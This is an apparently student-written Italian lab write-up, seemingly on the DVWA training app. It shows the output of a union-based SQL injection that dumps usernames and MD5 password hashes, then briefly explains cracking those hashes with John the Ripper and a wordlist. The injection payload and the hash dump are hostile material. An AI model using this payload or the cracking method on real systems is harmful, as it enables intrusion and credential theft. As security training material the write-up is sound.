

HASHING

```
ID: %' and 1=0 union select null,
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null,
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null,
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null,
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null,
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

L'ultima volta abbiamo estratto con SQL Injection le utenze e le password MD5 del database.



Messi in ordine in un file txt



Esecuzione del comando John the Ripper per craccare gli hash. Password craccate in meno di un secondo.

Come fa a trovarle in meno di un secondo?
Perché prende combina gli hash in input con una wordlist di password, se dovesse combaciare stampa il risultato